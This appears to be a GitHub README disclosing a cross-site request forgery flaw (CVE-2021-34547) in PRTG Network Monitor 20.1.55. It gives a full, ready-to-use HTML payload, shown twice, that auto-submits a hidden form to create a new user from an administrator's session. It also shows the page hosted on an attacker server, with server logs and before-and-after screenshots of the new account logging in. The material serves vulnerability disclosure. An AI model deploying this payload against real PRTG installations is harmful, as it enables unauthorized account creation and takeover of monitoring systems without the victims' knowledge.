likhihcv / PRTG_Network_Monitor_20.1.55.1775_CSRF Public

PRTG Network Monitor 20.1.55.1775 CSRF

☆ 1 star 0 forks

☆ Star ▾ Notifications

<> Code ⊙ Issues Pull requests ⊙ Actions Projects Security Insights

main ▾ Go to file

likhihcv Update README.md ··· on Jun 23, 2021 4

View code

README.md

PRTG Network Monitoor v20.1.55 - CSRF (CVE-2021-34547)

Cross Site Request Forgery (CSRF) on PRTG Network Monitor version 20.1.55

Exploit Title: Cross Site Request Forgery (CSRF)
Date: 10/06/2021
Exploit Author: Likhith CV
Vendor Homepage: https://www.paessler.com/
Software Link: https://www.paessler.com/prtg
Test on Version: 20.1.55.1775+
Affected Versions: not tested on other versions
CVE assigned: CVE-2021-34547

Observation

It was observed that anti csrf tokens are not implemented throughout PRTG Network Monitor v 20.1.55 Application

Severity: High

Steps To reproduce:

To exploit this vulnerability an attacker can simply create a HTML form that would submit a user account creation request and share the link with the victim.On clicking the link , the user account creation request will be triggered in background and it shall create a user account from his valid session.


Any action can be performed on behalf of logged in user but for demonstration user account creation on behalf of admin is shown as example

1. Create a CSRF payload as following

```
<html>
  <body onload="onLoadSubmit()">
  <script>history.pushState('', '', '/')</script>
    <form action="https://[domain]/editsettings" name="cu2" method="POST" enctype="multipart/form-data">
      <input type="hidden" name="login&#95;" value="User&#95;test2" />                  <!--username-->
      <input type="hidden" name="name&#95;" value="User&#95;test2" />                   <!--name-->
      <input type="hidden" name="email&#95;" value="cvlikhith&#64;gmail&#46;com" />             <!--email-->
      <input type="hidden" name="email" value="" />
      <input type="hidden" name="passwordradio" value="1" />
      <input type="hidden" name="password1" value="Hello123" />                         <!--password-->
      <input type="hidden" name="password&#95;" value="" />                                     <!--confirm_password-->
      <input type="hidden" name="password2" value="Hello123" />
      <input type="hidden" name="passhash" value="" />
      <input type="hidden" name="lastackedsensordeprecationgrowl" value="" />
      <input type="hidden" name="usertype&#95;" value="0" />
      <input type="hidden" name="allowack&#95;" value="0" />
      <input type="hidden" name="allowpwchange&#95;" value="0" />
      <input type="hidden" name="primarygroup&#95;" value="201&#124;PRTG&#32;Users&#32;Group&#124;&#124;&#124;0&#124;" />       <!--g
      <input type="hidden" name="primarygroup" value="201" />
      <input type="hidden" name="active&#95;" value="1" />
      <input type="hidden" name="autorefreshtype&#95;" value="1" />
      <input type="hidden" name="autorefreshinterval&#95;" value="30" />
      <input type="hidden" name="playsound&#95;" value="0" />
      <input type="hidden" name="homepage&#95;" value="" />
      <input type="hidden" name="timezone&#95;" value="Dateline&#32;Standard&#32;Time&#124;&#40;UTC&#45;12&#58;00&#41;&#32;Internatio
      <input type="hidden" name="dateformat&#95;" value="0" />
      <input type="hidden" name="theme&#95;" value="0" />
      <input type="hidden" name="ticketmail&#95;" value="1" />
      <input type="hidden" name="objecttype" value="user" />
      <input type="hidden" name="id" value="new" />
      <input type="hidden" name="targeturl" value="&#47;systemsetup&#46;htm&#63;tabid&#61;5" />
      <input type="submit" value="Submit request" />
    </form>
        <script language="javascript">
function onLoadSubmit() {
        document.cu2.submit();
}
</script>
```


```
    </body>
  </html>
```

CSRF Payload




```
<html>
  <body onload="onLoadSubmit()">
  <script>history.pushState('', '', '/')</script>
    <form action="https://[redacted]/editsettings" name="cu2" method="POST" enctype="multipart/form-data">
      <input type="hidden" name="login&#95;" value="User&#95;test2" />
      <input type="hidden" name="name&#95;" value="User&#95;test2" />
      <input type="hidden" name="email&#95;" value="likhith&#46;cv&#64;gmail&#46;com" />
      <input type="hidden" name="email" value="" />
      <input type="hidden" name="passwordradio" value="1" />
      <input type="hidden" name="password1" value="Hello123" />
      <input type="hidden" name="password&#95;" value="" />
      <input type="hidden" name="password2" value="Hello123" />
      <input type="hidden" name="passhash" value="" />
      <input type="hidden" name="lastackedsensordeprecationgrowl" value="" />
      <input type="hidden" name="usertype&#95;" value="0" />
      <input type="hidden" name="allowack&#95;" value="0" />
      <input type="hidden" name="allowpwchange&#95;" value="0" />
      <input type="hidden" name="primarygroup&#95;" value="201&#124;PRTG&#32;Users&#32;Group&#124;&#124;&#124;0&#124;" />
      <input type="hidden" name="primarygroup" value="201" />
      <input type="hidden" name="active&#95;" value="1" />
      <input type="hidden" name="autorefreshtype&#95;" value="1" />
      <input type="hidden" name="autorefreshinterval&#95;" value="30" />
      <input type="hidden" name="playsound&#95;" value="0" />
      <input type="hidden" name="homepage&#95;" value="" />
      <input type="hidden" name="timezone&#95;" value="Dateline&#32;Standard&#32;Time&#124;&#40;UTC&#45;12&#58;00&#41;&#32;International&#32;Date&#32;Line&
       />
      <input type="hidden" name="dateformat&#95;" value="0" />
      <input type="hidden" name="theme&#95;" value="0" />
      <input type="hidden" name="ticketmail&#95;" value="1" />
      <input type="hidden" name="objecttype" value="user" />
      <input type="hidden" name="id" value="new" />
      <input type="hidden" name="targeturl" value="&#47;systemsetup&#46;htm&#63;tabid&#61;5" />
      <input type="submit" value="Submit request" />
    </form>
    <script language="javascript">
function onLoadSubmit() {
    document.cu2.submit();
}
</script>
  </body>
</html>
```

Hosting CSRF.html on attacker server



```
C:\Users\Likhith_Cv\Desktop\test_data>python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:192.168.137.100 - - [09/Jun/2021 15:53:10] "GET / HTTP/1.1" 200 -
::ffff:192.168.137.100 - - [09/Jun/2021 15:54:23] "GET / HTTP/1.1" 200 -
```

User accounts before CSRF attack




System Administration

Users

Object	Type	Email	Primary Group	Group Memberships	Active/Paused
PRT [redacted]	PRTG (Administrator)	[redacted]	PRTG Administrators	PRTG Administrators	Active
Use [redacted]	PRTG (Read-Only User)	[redacted]	PRTG Users Group	PRTG Users Group	Active
Use [redacted]	PRTG (Read-Only User)	[redacted]	PRTG Users Group	PRTG Users Group	Active
Use [redacted]	PRTG (Administrator)	[redacted]	PRTG Administrators	PRTG Users Group	Active
Use [redacted]	PRTG (Administrator)	[redacted]	PRTG Administrators	PRTG Users Group	Active

1 to 5 of 5

Once the Admin opens the html, CSRF Payload is triggered and new user account "user_test2" is created




System Administration

Users

Object	Type	Email	Primary Group	Group Memberships	Active/Paused
PR[redacted]	PRTG (Administrator)	[redacted]	PRTG Administrators	PRTG Administrators	Active
Us[redacted]	PRTG (Read-Only User)	[redacted]	PRTG Users Group	PRTG Users Group	Active
Us[redacted]	PRTG (Read-Only User)	[redacted]	PRTG Users Group	PRTG Users Group	Active
Us[redacted]	PRTG (Administrator)	[redacted]	PRTG Administrators	PRTG Users Group	Active
Us[redacted]	PRTG (Administrator)	[redacted]	PRTG Administrators	PRTG Users Group	Active
User_test2	PRTG	likhith.cv@gmail.com	PRTG Users Group	PRTG Users Group	Active

1 to 6 of 6

Testing Credentials



PRTG Network Monitor ([redacted])

Login Name: user_test2


Password: ••••••••

Login

› Download Apps (optional, for Windows, macOS, iOS, Android)

› Forgot password? › Need Help?

Logged In



Welcome User_test2!

My PRTG

User_test2 11:51 Refresh in 25 sec

Releases

No releases published

Packages

No packages published